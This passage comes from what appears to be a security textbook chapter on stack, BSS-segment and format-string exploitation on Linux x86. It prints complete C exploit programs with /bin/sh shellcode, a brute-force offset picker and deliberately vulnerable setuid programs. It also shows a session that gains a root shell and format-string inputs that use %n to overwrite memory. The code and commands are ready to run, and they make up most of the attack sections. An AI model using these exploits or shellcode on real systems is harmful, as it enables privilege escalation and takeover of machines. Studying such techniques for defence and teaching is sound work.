"\x31\xdb"   /*   xorl   %ebx, %ebx   */
"\xb0\x2e"   /*   movb   $0x2e, %al   */
"\xcd\x80"   /*   int    $0x80       */
"\x31\xc0"   /*   xorl   %eax, %eax   */
"\x50"       /*   pushl  %eax        */
"\x68""//sh" /*   pushl  $0x68732f2f */
"\x68""/bin" /*   pushl  $0x6e69622f */
"\x89\xe3"   /*   movl   %esp, %ebp   */
"\x50"       /*   pushl  %eax        */
"\x53"       /*   pushl  %ebx        */
"\x89\xe1"   /*   movl   %esp, %ecx   */
"\x99"       /*   cltd               */
"\xb0\x0b"   /*   movb   $0xb, %al    */
"\xcd\x80";  /*   int    $0x80       */

int main()
{
  /* Preparing a character buffer for the environmental variable that
     will hold the shellcode */
  char *env[] = {shellcode, NULL};
  /* Preparing a character buffer for the overflow */
  char buf[127];
  int i, ret, *ptr;

  ptr = (int *)(buf);

  /* Calculating the address, at which the shellcode will be located after
     the execle function executes */
  ret = 0xc0000000 - 6 - strlen(shellcode) - strlen("./stack_vuln");

  /* Saving the address obtained into the 124th, 125th, 126th, and 127th
     bytes of the buffer */
  for(i = 0; i < 127; i += 4) {*ptr++ = ret;}

  /* Loading the target program with the prepared overflowing buffer and
     shellcode in the environment variable */
  execle("./stack_vuln", "stack_vuln", buf, NULL, env);
}
```

13.1.4.3. Passing Shellcode Using the Heap

Listing 13.20 shows the third version of the exploit, which places the shellcode in the heap and fills the overflowing buffer with return addresses to the shellcode. It is necessary to specify the offset in the command line (the offset value of 1,000 works for me), so it is better to use the brute-force technique from Listing 13.20, having previously changed the `expl1_stack1` name to `expl1_stack3`. Because this exploit places not the shellcode itself but only return addresses to it into the target buffer, it is more convenient to use; you do not have to worry whether the shellcode will fit into the space before the return address. The idea for this exploit was authored by crazy_einstein.

Listing 13.20. Passing a shellcode using the heap (expl_stack3.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
"\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
"\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
"/bin/sh";

unsigned long get_sp(void)
{
  __asm__("movl %esp, %eax");
}

int main(int argc, char **argv)
{
  int i, offset;
  long esp, ret;
  char buf[500];
  char *egg, *ptr;
  char *av[3], *ev[2];

  if (argc < 2) {
    fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
    exit(-1);
  }
  /* Obtaining the offset from the command line argument */
  offset = atoi(argv[1]);
  /* Determining the stack top */
  esp = get_sp();
  /* Calculating the return address */
  ret = esp + offset;

  printf("The stack pointer (ESP) is: 0x%x\n", esp);
  printf("The offset from ESP is: 0x%x\n", offset);
  printf("The return address is: 0x%x\n", ret);

  /* Allocating a buffer in the heap */
  egg = (char *)malloc(1000);
  /* Placing the "EGG=" string at the start of the buffer */
  sprintf(egg, "EGG=");
  /* Placing NOP instructions */
  memset(egg + 4, 0x90, 1000 - 1 - strlen(shellcode));
  /* Placing the shellcode */
  sprintf(egg + 1000 - 1 - strlen(shellcode), "%s", shellcode);

  ptr = buf;
```

```
  /* Clearing the buffer in the stack */
  bzero(buf, sizeof(buf));

  /* Filling the entire buffer with return addresses */
  for(i = 0; i <= 500; i += 4)
  {*(long *)(ptr + i) = ret;}

  /* Running the vulnerable program with the prepared overflowing buffer
     as the argument and passing the shellcode in the heap as an
     environment variable */
  av[0] = "./stack_vuln";
  av[1] = buf;
  av[2] = 0;
  ev[0] = egg;
  ev[1] = 0;
  execve(*av, av, ev);

  return 0;
}
```

13.1.4.4. Exploit with a Built-in Brute-Force Offset Picker

In most situations, the easiest way to determine the offset for exploits is to use a separate brute-force offset picker, like the one shown in Listing 13.18. But this will not work on systems without Perl available or those that will not allow shell script execution. In this case, an offset picker is built right into the exploit. Listing 13.21 shows an example of such an exploit. Basically, this is the exploit from Listing 13.20 with an offset picker added to it. The algorithm of this offset picker is quite simple: At each loop iteration, a child thread is spawned, in which the vulnerable program with the overflowing buffer passed to it is executed, and the parent process awaits the results. The standard `WIFEXITED()` macro analyzes the result code to determine whether the child thread terminated abnormally as a result of receiving a signal or normally (using the `exit()` function or the `return` operator of the `main()` function). In the latter case, the loop terminates with the assumption that the shellcode executed successfully and a shell with root privileges was opened. This is not, however, always the case; therefore, the loop may have to be run again using another step. Sometimes, the child thread does not return any value and the loop hangs; in this case, it is terminated using the <Ctrl>+<C> key combination and started over with another step value.

The offset step is passed to the exploit in the command line. The loop executes until offset becomes greater than 3,000 or whatever limit you set in the code. The remaining aspects of the exploit's operation ought to be clear from the comments in the code.

Listing 13.21. Exploit with a built-in brute-force offset picker (expl_brute.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

```
#include <sys/types.h>
#include <sys/wait.h>

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
"\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
"\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
"/bin/sh";

unsigned long get_sp(void)
{
  __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[])
{
  char buf[500];
  char *egg, *ptr;
  char *av[3], *ev[2];
  pid_t pid;
  int i, step, offset = 0;
  long esp, ret;
  int status;

  if (argc < 2) {
    fprintf(stderr, "Usage: %s <step>\n", argv[0]);
    exit(-1);
  }

  step = atoi(argv[1]);
  esp = get_sp();
  ret = esp;

  egg = (char *)malloc(1000);
  sprintf(egg, "EGG=");
  memset(egg + 4, 0x90, 1000 - 1 - strlen(shellcode));
  sprintf(egg + 1000 - 1 - strlen(shellcode), "%s", shellcode);

  ptr = buf;
  bzero(buf, sizeof(buf));

  /* Looping until the offset becomes greater than 3,000 */
  while(offset <= 3000)
  {
    /* Spawning a child thread */
    if ((pid = fork()) == 0)
    {
      /* Filling the entire buffer with the new return addresses */
      for(i = 0; i <= 500; i += 4)
      {*(long *)(ptr + i) = ret;}
```

```
      av[0] = "./stack_vuln";
      av[1] = buf;
      av[2] = 0;
      ev[0] = egg;
      ev[1] = 0;
      execve(*av, av, ev);
      exit(status);
    }

    /* Waiting for the child thread to finish */
    wait(&status);

/* Checking the returned value. If the value returned by the WIFEXITED() macro is not 0,
the child thread terminated normally; that is, the shellcode probably was executed
successfully. If the returned value is 0, continue looping through possible offsets. */
    if (WIFEXITED(status) != 0) {
      fprintf(stderr, "The end: %#x\n", ret);
      exit(-1);
    } else {
      ret += offset;
      offset += step;
      fprintf(stderr, "Trying offset %d, addr: %#x\n", offset, ret);
    }
  }

  return 0;
}
```

13.2. BSS Buffer Overflow

Exploits based on the BSS buffer overflow are significantly different from those based on the stack buffer overflow. The main difference is that no function return addresses are stored in BSS, so you cannot hope to overwrite them. But sometimes programs store in BSS pointers to functions; the effect of overwriting these pointers is not that different from overwriting function return addresses in the stack. Consider an example of a vulnerable program (Listing 13.22).

Listing 13.22. A vulnerable program (bss_vuln.c)

```
#include <stdio.h>
#include <string.h>

void show(char *);

int main(int argc, char *argv[])
{
  static char buf[100];
  static void (*func_ptr)(char *arg);

  if (argc < 2) {
```

```
    printf("Usage: %s <buffer data>\n", argv[0]);
    exit(1);
  }

  func_ptr = show;
  strncpy(buf, argv[1], strlen(argv[1]));
  func_ptr(buf);

  return 0;
}

void show(char *arg)
{
  printf("\nBuffer: [%s]\n\n", arg);
}
```

In the program, a static buffer and a static function pointer are declared. Because both variables are static and uninitialized, they are stored in the BSS segment. In this program, the `strcpy()` function does not check the size of the receiving buffer. This makes it possible to pass a string of any length to this function, which will overwrite the pointer to the function, for example, as follows:

```
# gcc bss_vuln.c -o bss_vuln
# ./bss_vuln `perl -e 'print "A"x100'`

Buffer:
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA-]

# ./bss_vuln `perl -e 'print "A"x101'`
Illegal instruction (core dumped)
```

As you can see, the program issues an error message only after the 101st byte is overwritten, which means that the function pointer is located right after the buffer, that is, in the 101st, 102nd, 103rd, and 104th bytes.

The important point is that in the vulnerable program, a static buffer is declared before a static function pointer; otherwise, you will not be able to overwrite the pointer.

Accordingly, the exploit must overflow the buffer and overwrite the function pointer with the shellcode. You could place the shellcode in the vulnerable buffer and then pass control to it as in the classic stack buffer overflow. However, now you cannot use the `ESP` register, because it points to the stack top, whereas we are dealing with the BSS segment; therefore, determining the return address in this case will be more difficult. Moreover, 100 bytes allocated to the buffer may not be enough to store the shellcode in them. Thus, the easiest solution is to place the shellcode in an environment variable and to calculate its address, which will become the return address. Listing 13.23 shows the source code for implementing this method.

Listing 13.23. The BSS buffer overflow exploit (expl_bss.c)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

char shellcode[] =
"\x31\xc0"    /*   xorl    %eax, %eax    */
"\x31\xdb"    /*   xorl    %ebx, %ebx    */
"\xb0\x17"    /*   movb    $0x17, %al    */
"\xcd\x80"    /*   int     $0x80        */
"\x33\xc0"    /*   xorl    %eax, %eax    */
"\x31\xdb"    /*   xorl    %ebx, %ebx    */
"\xb0\x2e"    /*   movb    $0x2e, %al    */
"\xcd\x80"    /*   int     $0x80        */
"\x31\xc0"    /*   xorl    %eax, %eax    */
"\x50"        /*   pushl   %eax         */
"\x68""//sh" /*   pushl   $0x68732f2f */
"\x68""/bin" /*   pushl   $0x6e69622f */
"\x89\xe3"    /*   movl    %esp, %ebp    */
"\x50"        /*   pushl   %eax         */
"\x53"        /*   pushl   %ebx         */
"\x89\xe1"    /*   movl    %esp, %ecx    */
"\x99"        /*   cltd                 */
"\xb0\x0b"    /*   movb    $0xb, %al     */
"\xcd\x80";   /*   int     $0x80        */

int main()
{
  char *env[] = {shellcode, NULL};
  char buf[104];
  unsigned long ret;
  unsigned long *ptr;
  int i;

  ptr = (unsigned long*)(buf);
  ret = 0xc0000000 - strlen(shellcode) - strlen("./bss_vuln") - 6;
  for(i = 0; i < 104; i += 4) {*ptr++ = ret;}

  execle("./bss_vuln", "bss_vuln", buf, NULL, env);
}
```

Here is how to check the exploit's operation:

```
# gcc bss_vuln.c -o bss_vuln
# gcc expl_bss.c -o expl_bss
# chmod ug+s ./bss_vuln
# ls -la ./bss_vuln
-rwsr-sr-x    1 root     root        14170 Apr  10 01:59 ./bss_vuln
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./expl_bss
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

The source codes for the vulnerable program and the exploit can be found in the /PART III/Chapter 13/13.2 directory on the accompanying CD-ROM.

13.3. Format String Vulnerability

The format string exploit was presented to the public for the first time on June 22, 2000, when someone nicknamed tf8 published its source code in Bugtraq. The exploit takes advantage of a format string error in the wu-ftpd 2.6.0 FTP daemon to execute a shellcode to open a command shell with root privileges. Information about the vulnerability and the exploit itself can be found at the SecurityFocus site (**http://www.securityfocus.com/bid/1387**).

In the body of the exploit, there is this comment: `VERY PRIVATE VERSION. DO NOT DISTRIBUTE. 15-10-1999`.

As you can see, the exploit was created in October 1999, meaning that hackers were using this exploit for almost nine months before the general public became aware of it. Only when different descriptions of this vulnerability started to appear did software developers and security specialists start paying attention to it, and the number of new exploits based on the format string error grew exponentially. Here is a list of just a few of the programs with the format string error, for which exploits have been written: lpr, ftpd, proftpd, telnetd, Linux rpc.statd, PHP versions 3 and 4, ypbind, different versions of the libc library, BSD chpass, and so on.

13.3.1. Format String Fundamentals

A format string is used in functions that change the format of input or output information. The following is a list of some of these functions:

```
printf(const char *format, ...);
fprintf(FILE *stream, const char *format, ...);
sprintf(char *str, const char *format, ...);
snprintf(char *str, size_t size, const char *format, ...);
vprintf(const char *format, va_list ap);
vfprintf(FILE *stream, const char *format, va_list ap);
scanf(const char *format, ...);
fscanf(FILE *stream, const char *format, ...);
syslog(int priority, char *format, ...);
```

As you can see, there are quite a few functions that convert format; most of these functions pertain to the American National Standard Institute (ANSI) C standard. Detailed information about each function can be learned in the corresponding `man`.

Perhaps the most popular of the just listed functions is `printf()`, which outputs formatted information. Here is an example of this function:

```
printf("string = %s, int = %d\n", str, i);
```

In the preceding expression, `"string = %s, int = %d\n"` is the format string and `str` and `i` are the function's parameters.

A format string can contain three types of objects:

- *Regular characters*, which are copied into the output stream
- *Control sequences*, also called *escape sequences* (see Table 13.1)
- *Format specifier characters*, which always start with the `%` character and transform and output arguments in the specified order (see Table 13.2)

Table 13.1. Control sequences

Control sequence	Description
`\n`	New line or line feed
`\t`	Horizontal tab
`\v`	Vertical tab
`\b`	Backspace
`\r`	Carriage return
`\f`	Form feed
`\a`	Audible alert, bell
`\'`	Single quote
`\"`	Double quote
`\\`	Backslash
`\ooo`	Octal number
`\xhh`	Hexadecimal number

Table 13.2. Format specifiers

Specifier	Argument type		Input or output data
	input (printf)	output (scanf)	
`d` or `i`	`int`	`int *`	A signed decimal integer
`o`	`int`	`int *`	An unsigned octal integer
`x` or `X`	unsigned `int`	unsigned `int *`	An unsigned hexadecimal integer
`u`	unsigned `int`	unsigned `int *`	An unsigned decimal integer
`c`	`int` or unsigned `char`	`char *`	A single character
`s`	`char *`	`char *`	String characters are output until the first occurrence of the `\0` sequence

continues

Table 13.2 Continued

Specifier	Argument type		Input or output data
	input (printf)	output (scanf)	
f	double	float *	A signed floating-point number of the [-]mmm.dddddd format, where d is specified by the precision (by default, the precision is six places)
e or E	double	float *	A signed floating-point number of the [-]mmm.dddddd or [-]m.ddddddE[+|-]xx format, where d is specified by the precision (by default, the precision is six places)
g or G	double	float *	A signed floating-point number as in the case of %e, %E, or %f, but depending on the specified value and precision, the trailing zeros and decimal point are only printed when necessary
p	void *	void *	A hexadecimal pointer value
n	int *	int *	The number of characters that have been printed out so far; stored in the argument
%			No arguments are converted, simply the % character is output

Note that unlike the rest of format specifiers, the %s, %p, and %n specifiers accept pointers to values and not values themselves. The most important character in designing format string-based exploits is the %n format specifier, whose unique capabilities are discussed later.

Some non-ANSI C standard functions can have nonstandard format specifiers. For example, the syslog() function, in addition to the specifiers listed in Table 13.2, adds the %m nonstandard specifier, which in the function is replaced with an error message corresponding to the current value of the errno variable.

Additional information characters may be placed between the % character and the format specifier in the order they are listed here:

- The N$ qualifier (N is an integer greater than 0) specifies the position of the variable to be used in the list of arguments. This is a special qualifier, which is heavily used in format string exploits; its capabilities are considered later.
- Specifier modifying flags (in any order):
  - The - flag indicates that the converted argument must be justified to the left side of the field.

- The + flag indicates that numbers should always be output with the plus or minus sign. If this flag is not specified, positive numbers are output without the plus sign.
- The space flag means that if the first character of the conversion specification is not a plus or minus sign or if the result of a signed conversion has no sign, the result starts with a space. Otherwise, the flag is ignored.
- The 0 flag indicates that the output numbers must be padded with leading zeros to fill the entire field width.

❒ The # qualifier specifies one of the following output formats:The first digit of an %o result must always be 0.

- A nonzero %x or %X result must always be preceded with 0x or 0X.
- An %e, %E, %f, %g, and %G result must always be output with a decimal point.
- Trailing zeros must be retained in %g and %G results.

❒ A number specifying the minimal width of the field means that the corresponding argument will be output in a field no shorter than the specified width and longer if necessary. If the number of characters in the converted argument is fewer than the available field spaces, the extra field spaces are padded on the left if the number is right-justified or on the right if the number is left-justified. Usually spaces (or zeros, in case of the zero-padding flag) are used as the padding characters. The parameter can be specified directly with a decimal number or indirectly with an asterisk. In the latter case, the necessary number is extracted from the following argument, which must be of the int type. Two asterisks specify two arguments. A negative field width cannot be specified. If an attempt to specify a negative field width is made, it is interpreted as the minus flag followed by a positive field width parameter.

❒ A decimal point followed by a number specifies the precision. The precision type depends on the specifier. For the s specifier, the number specifies the maximum number of the string characters to output. For the e, E, and f specifiers, the number specifies the number of digits output after the decimal point. For the g and G specifiers, the number specifies the number of significant digits. For the d, i, o, u, x, and X specifiers, the number specifies the minimum number of digits to output for an integer. The number is padded with zeros to the necessary width at the left. The number after the point can be specified directly with a decimal number or indirectly with an asterisk. In the latter case, the necessary number is extracted from the following argument, which must be of the int type. Two asterisks specify two arguments.

❒ The h, l, or L modifiers set the argument type. The h modifier indicates that the corresponding argument must be output as short or unsigned short. In the case of the n specifier, the h modifier sets a pointer to short. The l modifier indicates that the argument is of the long or unsigned long type. In the case of the n specifier, the l modifier sets a pointer to long. The L modifier indicates that the argument is of the long double type.

The operation of formatting functions is demonstrated in Listing 13.24 on an example of the printf() function.

Listing 13.24. A formatting function (printfl.c)

```
#include <stdio.h>

int main()
{
  char *str = "sklyaroff";
  int num = 31337;

  printf("str = %s, adrr_str = %p, num = %d, addr_num = %#x\n", str, &str, num, &num);

  return 0;
}
```

Run the program, and you will obtain the following results:

```
# gcc printfl.c -o printfl
str = sklyaroff, adrr_str = 0xbffffa04, num = 31337, addr_num = 0xbffffa00
```

First, the `printf()` function pushes the arguments onto the stack. The arguments are pushed onto the stack in reverse order, as is the case with all standard C functions. In the example, first the `addr_num` address is pushed onto the stack, then the `num` value, then the `str` string address, then the `str` pointer, and finally the address of the format line (see Fig. 13.4).

Stack bottom
The `num = 0xbffffa00` address
The `num = 31337` value
The `str` string's address (the value of the `str` pointer) = `0xbffffa04`
The `str = 0xbffffa04` pointer
The address of the format string
Stack top

Fig. 13.4. The stack frame formed by the print() function

Then the `printf()` function parses the format string character by character. If the next character is not a percent sign or a backslash, it is simply copied to the output stream. A backslash means a start of a control sequence (see Table 13.1); therefore, the function carries out the actions corresponding to the given control sequence. A percent sign means a beginning of a format specifier (see Table 13.2). In this case, the format function pops the argument off the stack, transforms it as instructed by the format specifier, and then outputs the result.

Understanding of the format function operation is necessary for developing format string exploits.

13.3.2. Format String Vulnerability Example

The reason for the format string vulnerability is simple carelessness or laziness of programmers when working with it. All it takes to create a vulnerability is to omit a necessary format specifier in a format string. Consider the example shown in Listing 13.25.

Listing 13.25. A vulnerable program (printf2.c)

```
#include <stdio.h>

int main(int argc, char *argv[])
{
  int a = 3;
  char *str = "ivan";
  int b = 555;

  printf(argv[1]);

  return 0;
}
```

Compile, execute, and view the results:

```
# gcc printf2.c -o printf2
# ./printf2 test
test
```

In the example, the `printf()` function does not use any format specifiers but simply receives an argument from the command line and outputs it to the screen.

At a glance, the program works perfectly. But see what happens when it is passed a string containing format specifiers, as in the following example:

```
# ./printf2 %x%x%x%x%x
4000d9b040056420401509e440016b64bffffa9c
```

What are those numbers that the function outputs? Here, the `printf()` function considers the string passed to it as a format string and parses it as was described in the previous section. When the `printf()` function is passed a string composed of regular characters, it simply outputs them to the screen; however, when it encounters a format specification character, it pops an argument off the stack to transform it according to what it thinks is a format specifier. But because no arguments are specified, the function takes off the stack, starting from the top, the values that do not belong to it. This peculiarity in the function's execution mechanism makes it possible to examine the entire stack. For example, find the values 3 and 555 in the stack, which must be stored on the stack before the `printf()` function is called. This can be done using the `%d` format specifier to produce a decimal number; enclosing a series of such specifiers in quotes allows them to be separated with spaces:

```
# ./printf2 "%d %d %d %d %d %d %d %d %d %d"
1073797552 1074095136 1075120612 1073834852 -1073743220 -1073743320 555 134513928 3
-1073743272
```

Note that the order and location of values in the stack may be different on different machines because they are largely dependent on the version of GCC and the libraries, such as libc.

A pointer to the string `ivan` must also be stored on the stack. It can be easily found experimentally by sequentially using the `%s` specifier in different places:

```
# ./printf2 "%x %x %x %x %x %x %x %s"
4000d9b0 40056420 401509e4 40016b64 bffffa7c bffffa18 22b ivan
```

In this way, the stack can be easily examined from top to bottom. But what if you want to view, for example, the hundredth or thousandth value in the stack? Entering 100 or 1,000 format specifiers in the command line would be rather tedious, to say the least. In this case, the necessary command can be entered as follows:

```
# ./printf2 `perl -e 'print "%x,"x50'`
4000d9b0,40056420,401509e4,40016b64,bffffa0c,bffff9a8,22b,8048508,3,bffff9d8,
40042177,2,bffffa0c,bffffa18,80482fa,80484e0,0,bffff9d8,40042161,0,bffffa18,4014f4dc,
400165f8,2,8048360,0,8048381,8048460,2,bffffa0c,80482e4,80484e0,4000e184,bffff9fc,
40016bc0,40001e01,bffffa18,2,bffffb1c,bffffb24,0,bffffbbb,bffffbc5,bffffbe4,bffffbfc,
bffffc1e,bffffc2a,bffffc34,bffffdf7,bffffe0f,
```

Here, a Perl command is used to specify 50 comma-delimited `%x` format specifiers in the command line. This method, however, is not suitable for using in exploits. A better and simpler way of directly accessing the necessary parameter in the stack is to use the `N$` qualifier. For example, the `%N$u` specifier outputs the *N*th parameter as an unsigned decimal integer. Consider the following command:

```
printf("2th: %2$c, 5th: %5$c, 4th: %4$x\n", 'A', 'B', 'C', 'D', 'E');
```

It produces this output:

```
2th: B, 5th: E, 4th: 44
```

The first format specifier, `%2$c`, outputs the second argument of the function, which is the `B` character. The second specifier, `%5$c`, outputs the fifth argument, the `E` character. The last specifier, `%4$x`, outputs the fourth argument in the hexadecimal format (`44` is the hexadecimal ASCII code for the `D` character).

In the same vein, the 50th value in the stack can be accessed as follows:

```
# ./printf2 %50\$x
bffffe0f
```

The backslash escapes the `$` character to prevent the shell from interpreting it.

As you can see, the direct access method is simple to implement and works like clockwork.

If the `printf()` function in the `printf2` program (Listing 13.25) has a format specifier, for example, `printf("%s", argv[1])`, traveling the stack would be impossible, because in this case there would be no format string vulnerability.

13.3.3. Using the %n Format Specifier to Write to an Arbitrary Address

Information presented in the preceding section is sufficient to view the stack; however, to write an exploit, you must be able to write to a necessary stack location (e.g., to rewrite a function return address).

This task can be accomplished with the help of the %n format specifier. As you should recall, it writes into the argument the number of characters output up to the given moment (see Table 13.2). Consider a few examples to learn what can be accomplished using this specifier.

Listing 13.26 shows a program that outputs the ten-character string ABCDEFGHIJ and uses the %n format specifier to write this value into a variable named n.

Listing 13.26. Using the %n format specifier (printf3.c)

```
#include <stdio.h>

int main()
{
  int n;

  printf("ABCDEFGHIJ%n\n", &n);
  printf("n=%d\n", n);

  return 0;
}
```

Compile, execute, and view the results:

```
# gcc printf3.c -o printf3
# ./printf3
ABCDEFGHIJ
n=10
```

The example shown in Listing 13.27 demonstrates how the number of bytes output before the %n specifier can be controlled.

Listing 13.27. Controlling the number of bytes output before the %n specifier (printf4.c)

```
#include <stdio.h>

int main()
{
  int n, x = 1;

  printf("ABCDEFGHIJ%.100d%n\n", x, &n);
  printf("n=%d\n", n);

  return 0;
}
```

Compile, execute, and view the results:

```
# gcc printf4.c -o printf4
# ./printf4
ABCDEFGHIJ000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000001
n=110
```

In the example, I used the `%.100d` precision parameter (a number following a decimal point) to obtain 100 bytes, which are then summed with the 10 bytes of the `ABCDEFGHIJ` string and written to the `n` variable. Instead of the precision parameter, the `%100d` minimum field width parameter (a number) can be used; in this case, 99 spaces will be output instead of zeros. Zeros can be output by placing the `0` flag before the field width value: `%0100d`.

Now, learn to write to specific addresses. Listing 13.28 show a practice program for this objective.

Listing 13.28. A vulnerable program (format.c)

```
#include <stdio.h>

int main(int argc, char *argv[])
{
  int a = 1;
  char buf[100];
  int b = 1;

  printf ("a = %d (%p)\n", a, &a);
  printf ("b = %d (%p)\n", b, &b);

  snprintf(buf, sizeof buf, argv[1]);

  printf("\nbuf: [%s]\n\n", buf);
  printf ("a = %d (%p)\n", a, &a);
  printf ("b = %d (%p)\n", b, &b);

  return 0;
}
```

Run the program, and you can view the results:

```
# ./format "%x %x %x %x"
a = 1 (0xbffffa0c)
b = 1 (0xbffff98c)

buf: [40017098 4003087c 40017098 4000d816]

a = 1 (0xbffffa0c)
b = 1 (0xbffff98c)
```

The `snprintf()` function in Listing 13.28 lacks a format specifier, meaning it has a format string vulnerability. This vulnerability will be used to change the value of the `a` and `b` variables. After the program is launched, the values of the `a` and `b` variables will be stored in the stack. To overwrite these variables with new values, you need to know their address in the stack. To keep the experiment simple, I included `printf()` functions in the program, which use the `%p` format specifier to show the addresses of both variables. In real programs, no one will show you any addresses. More `printf()` functions are placed after the `snprintf()` function; these show the changed values of the variables and the contents of the `buf` buffer.

The value of first the `a` variable and then the `b` variable is changed. Consider the theory of how this is done.

As you already know, the %n format specifier writes at the address (specified by a pointer) that it obtains from the stack. Therefore, the address of the variable to change must be placed in the stack so that it could be then passed to the %n format specifier as a pointer. Executing the program reveals that the address of the a variable is the 0xbffffa0c value. This value is placed in the stack in the following format: \x0c\xfa\xff\xbf. The byte order must be reversed because the x86 architecture stores bytes in memory in the little-endian format, that is, lower bytes are stored at lower addresses. This address will be the first item in the string passed to the vulnerable program. The snprintf() function will place the address passed to it in the buf[100] buffer in the stack. Just placing the address in the stack, however, is not enough; it must also be found in there to be passed to the %n format specifier. In other words, you must travel through the stack to the location, at which the \x0c\xfa\xff\xbf address is stored, after which the %n specifier will write a new value at this address. The most convenient way of traveling through the stack is to directly access it using the N$ qualifier.

Change the value of the a variable to 100. This value can be specified using the precision (a number following a point) or the minimum field width (a number) in the format specifier.

Taking this theory into account, prepare a string and pass it to the program:

```
# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%1\$n
a=1 (0xbffffa0c)
b=1 (0xbffff9ac)

buf:
[,3Ъ©000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000004001709]

a=1 (0xbffffa0c)
b=1 (0xbffff9ac)
Segmentation fault (core dumped)
```

As you can see, the attempt to change the value of the variable was not successful, with the program crashing and dumping the core. This happened not because of any fundamental flaw in the design but simply because the program did not reach the location in the stack, into which the \x0c\xfa\xff\xbf address was placed; that is, the %n format specifier wrote the value to a random address in the stack, thereby crashing the program. The format string passed to the vulnerable program is designed correctly. Consider its main elements:

- `printf "\x0c\xfa\xff\xbf"` — To have the address of the variable interpreted as 4 bytes and not as a regular string, the printf() shell command enclosed in accent-grave marks is used.
- %.96x — This specifier is needed only to specify the number of bytes to write to the variable. Because the value of 100 is supposed to be written, the .96 precision is set; the first 4 address bytes in the string will also be counted. The type of the specifier does not matter; the important thing is that it be a type that works with integers: d, i, u, o, x, or X.
- %1\$n — The %n format specifier is given with the N$ qualifier. Increment the value of the qualifier, starting with 1, until the address of the variable is found in the stack. When the address is found, the %n specifier will rewrite the value of the a variable with the new value of 100:

```
# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%2\$n
a=1 (0xbffffa0c)
```

```
b=1 (0xbffff98c)
Segmentation fault (core dumped)

# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%3\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf:
[,3Ъ©000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000004001709]

a=1 (0xbffffa0c)
b=1 (0xbffff98c)
Segmentation fault (core dumped)

# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%4\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)
Segmentation fault (core dumped)

# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%5\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)
Segmentation fault (core dumped)

# ./format `printf "\x0c\xfa\xff\xbf"`%.96x%6\$n
a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf:
[,3Ъ©000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000004001709]

a=100 (0xbffffa0c)
b=1 (0xbffff98c)
```

Bingo! On my machine, the variable is overwritten when the value of the qualifier is `6`; the value on your machine may be different.

In the same manner, the value of the `b` variable is overwritten with `31337`. Simply place the address of the `b` variable, `\x8c\xf9\xff\xbf`, in the string. The value of the `N$` qualifier does not have to be picked now and remains the same:

```
# ./format `printf "\x8c\xf9\xff\xbf "`%.31333x%6\$n

a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf:
[ЪЪ©000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000]

a=1 (0xbffffa0c)
b=31337 (0xbffff98c)
```

In the preceding examples, variables were overwritten with relatively small values; however, in real exploits, million of bytes must be written. For example, function return addresses, as a rule, are 100 million bytes. Take a typical address value of 0x8048360 (134,513,504 bytes in the decimal format). Write this value into the a variable:

```
$ ./format `printf "\xfc\xf9\xff\xbf "`%.134513500x%6\$n

a=1 (0xbffff9fc)
b=1 (0xbffff97c)

buf:
[3ЊЪ©000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000]

a=134513504 (0xbffff9fc)
b=1 (0xbffff97c)
```

You may have to run the program twice to correct the variable's address. In my case, it moved to address 0xbffff9fc.

It took my machine, a 1.7 GHz Pentium 4, about 5 seconds to write the value; older machines may take many minutes. Moreover, writing such a large value requires about 128 MB of memory!

Real exploits employ memory-usage reduction techniques, which in turn reduce the execution time. There are two such methods known:

- Writing the offset
- Using the h modifier

Consider both of these methods.

13.3.4. Writing the Offset

The essence of the offset-write method is that the value is formed sequentially byte by byte. For example, value 0xAABBCCDD is written to address X in four operations:

- 0x000000DD is saved at address X
- 0x000000CC is saved at address X + 1
- 0x000000BB is saved at address X + 2
- 0x000000AA is saved at address X + 3

The upshot is a value written to the memory in the little-endian format: lower bytes at lower addresses, which is the x86 architecture rule (Fig. 13.5).

Using the previous example (Listing 13.28), change the value of the a variable to 0xf0c67318 using the offset-write method. According to the method, the following four operations must be performed:

- 0x00000018 is saved at address 0xbffff9fc
- 0x00000073 is saved at address 0xbffff9fd
- 0x000000c6 is saved at address 0xbffff9fe
- 0x000000f0 is saved at address 0xbffff9ff

